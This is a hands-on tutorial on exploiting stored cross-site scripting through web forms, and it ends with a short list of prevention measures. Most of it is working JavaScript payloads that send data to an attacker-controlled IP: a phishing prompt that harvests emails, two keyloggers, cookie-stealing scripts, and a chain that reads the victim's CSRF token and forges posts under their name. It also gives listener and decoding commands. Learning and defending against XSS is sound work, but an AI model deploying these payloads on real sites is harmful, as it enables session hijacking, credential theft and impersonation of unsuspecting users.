XSS Session Hijacking

A hands-on guide to exploiting stored XSS through web forms: phishing modals, keyloggers, cookie theft, and full user impersonation by stealing CSRF tokens straight from the victim's browser — plus how to shut it all down.
Any form that stores your input and renders it back to another user — comments, posts, contact messages, profiles — is a candidate for stored Cross-Site Scripting (XSS). If the application echoes your input into the page without encoding it, your JavaScript runs in the victim's browser, inside their session.
This lesson walks through a realistic chain against a vulnerable form: confirming the injection, harvesting data with phishing and keyloggers, stealing cookies, and finally impersonating the victim by pulling their CSRF token on the fly.
Confirm the Injection
Before writing any payload, prove that HTML and script execute. Drop a harmless marker into the form field:
<marquee>hacked</marquee>If the text scrolls, raw HTML is being rendered. Now confirm script execution:
<script>alert(document.domain)</script>A popup showing the domain means the field is injectable and scripts run in the victim's origin. Everything below builds on this.
Serve Payloads From Your Own Box
Instead of cramming logic into the form, host it externally and load it with a one-liner. Start a listener on your attacker machine:
python3 -m http.server 80Then inject a script tag that pulls your file. Every user who views the poisoned content loads and executes it:
<script src="http://192.168.1.211/payload.js"></script>This keeps your injection short and lets you iterate on the payload without touching the target again.
Phishing Modal: Harvest an Email
A classic social-engineering payload is a fake "verification" prompt. Save this as stole_email.js on your server:
<script>
  var email = prompt("Please enter your email to view this post", "[email protected]");
  if (email == null || email == "") {
    alert("A valid email is required to view this post");
  } else {
    fetch("http://192.168.1.211/?email=" + email);
  }
</script>
Load it through the form:
<script src="http://192.168.1.211/stole_email.js"></script>The fetch() call hits your Python server, and the email lands in your access log as a query string. The same technique extends to full fake forms — an injected username/password form that posts credentials straight to you.
Keylogger
You can capture every keystroke a victim types on the page. Bind a handler to keypress and exfiltrate the buffer. Two delivery methods — an image request or fetch():
<script>
var k = "";
document.onkeypress = function(e){
    k += e.key;
    var i = new Image();
    i.src = "http://192.168.1.211/" + k;
};
</script>
<script>
var k = "";
document.onkeypress = function(e){
k += e.key;
fetch("http://192.168.1.211/" + k);
};
</script>Each keystroke appends to k and fires a request, so your log grows character by character. Clean up the output to show only the typed text:
python3 -m http.server 80 2>&1 | grep -oP 'GET /\K[^.*\s]+'Spaces arrive URL-encoded as %20. Strip them for readability:
... | sed 's/%20//g'Cookie Theft
This is the payoff most engagements aim for: steal the victim's session cookie and ride their authenticated session. Create stoleCookies.js on your server:
var request = new XMLHttpRequest();
request.open('GET', 'http://192.168.1.211/?cookie=' + document.cookie);
request.send();
Inject it like any other external script:
<script src="http://192.168.1.211/stoleCookies.js"></script>One important limit: document.cookie cannot read cookies flagged HttpOnly. In a lab you can inspect the cookie in the browser's DevTools (Network / Application tab) and, for testing, clear the HttpOnly flag to confirm the payload works — on a real target, a missing HttpOnly flag is exactly the misconfiguration that makes this possible.
A lighter-weight variant fits inline — useful on a contact form or anywhere you suspect a staff member is reading submissions. The Image object fires the request with no visible artifact, and btoa() Base64-encodes the cookie so delimiters survive transport:
<script>var i=new Image(); i.src="http://192.168.1.211/?cookie="+btoa(document.cookie);</script>Bring up your Python listener, wait for a victim to open the page, and decode the captured value:
echo -n "<base64-value>" | base64 -d ; echoUser Impersonation and Posting as the Victim
When HttpOnly blocks cookie theft, you can still act as the victim by making their browser perform authenticated actions for you. The obstacle is usually a CSRF token — a dynamic, per-request value the server requires before accepting a write.
First, understand the request. Open Burp Suite and capture the form submission for creating a post. You'll see something like:
POST /newgossip HTTP/1.1

title=test&subtitle=test&text=test&_csrf_token=0721ca71-730f-4180-ae2f-5c28c5b9e88c
That _csrf_token changes every time, so you can't hardcode it. It's embedded as a hidden <input> in the page's HTML — view source to confirm. The plan: have the victim's browser fetch the form page, read the token out of the response, then submit the forged post with that token.
As a proof of concept, grab the page and exfiltrate it so you can inspect the HTML. Save this as pwned.js:
var domain = "http://localhost:10007/newgossip";
var req1 = new XMLHttpRequest();
req1.open('GET', domain, false); // synchronous so response is ready before we continue
req1.send();

var response = req1.responseText;
var req2 = new XMLHttpRequest();
req2.open('GET', 'http://192.168.1.211/?response=' + btoa(response)); // Base64: the response is a full HTML page
req2.send();
Load pwned.js in a post. When another logged-in user views it, their browser sends you the Base64 blob — the full HTML of the post-creation page, pulled with their session. Decode and confirm the token is present:
echo -n "<base64-value>" | base64 -d ; echoNow weaponize it. Parse the token out of the response and fire the forged POST in a single payload:
var domain = "http://localhost:10007/newgossip";
var req1 = new XMLHttpRequest();
req1.open('GET', domain, false); // synchronous
req1.withCredentials = true;     // send the victim's session cookies
req1.send();

var response = req1.responseText;
var parser = new DOMParser();
var doc = parser.parseFromString(response, 'text/html');
var token = doc.getElementsByName("_csrf_token")[0].value;

var req2 = new XMLHttpRequest();
var data = "title=Owned&subtitle=Owned&text=Posted%20by%20XSS&_csrf_token=" + token;
req2.open('POST', 'http://localhost:10007/newgossip', false);
req2.withCredentials = true;
req2.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded'); // required for form submissions
req2.send(data);
Key details: withCredentials = true attaches the victim's cookies to both requests, DOMParser extracts the live token, and the Content-Type header makes the server treat the body as a real form post. Any authenticated user who opens the poisoned post now silently publishes content under their own name.
This is XSS fused with CSRF: the injected script defeats the anti-CSRF token because it runs inside the victim's origin and can simply read it.
Prevention
Every step above depends on two failures — unescaped output and reachable session data. Close both:
- Output encoding. Encode user input for its rendering context (HTML, attribute, JS). Framework auto-escaping defeats the
<script>and<marquee>injections at the source. - Content Security Policy. A strict CSP blocks inline scripts and external loads like
src="http://192.168.1.211/...", breaking the remote-payload pattern. - HttpOnly cookies. Flag session cookies
HttpOnlysodocument.cookiecan't read them, and addSecureandSameSite. - Don't rely on CSRF tokens against XSS. Tokens stop cross-site forgery, not same-origin script execution — fix the XSS first.
- Validate and sanitize input on the server, and sanitize any rich text with a vetted allowlist library before storing it.
XSS is cheap to find and devastating to exploit. The same form that accepts a harmless <marquee> is one step away from handing over sessions and letting attackers act as your users.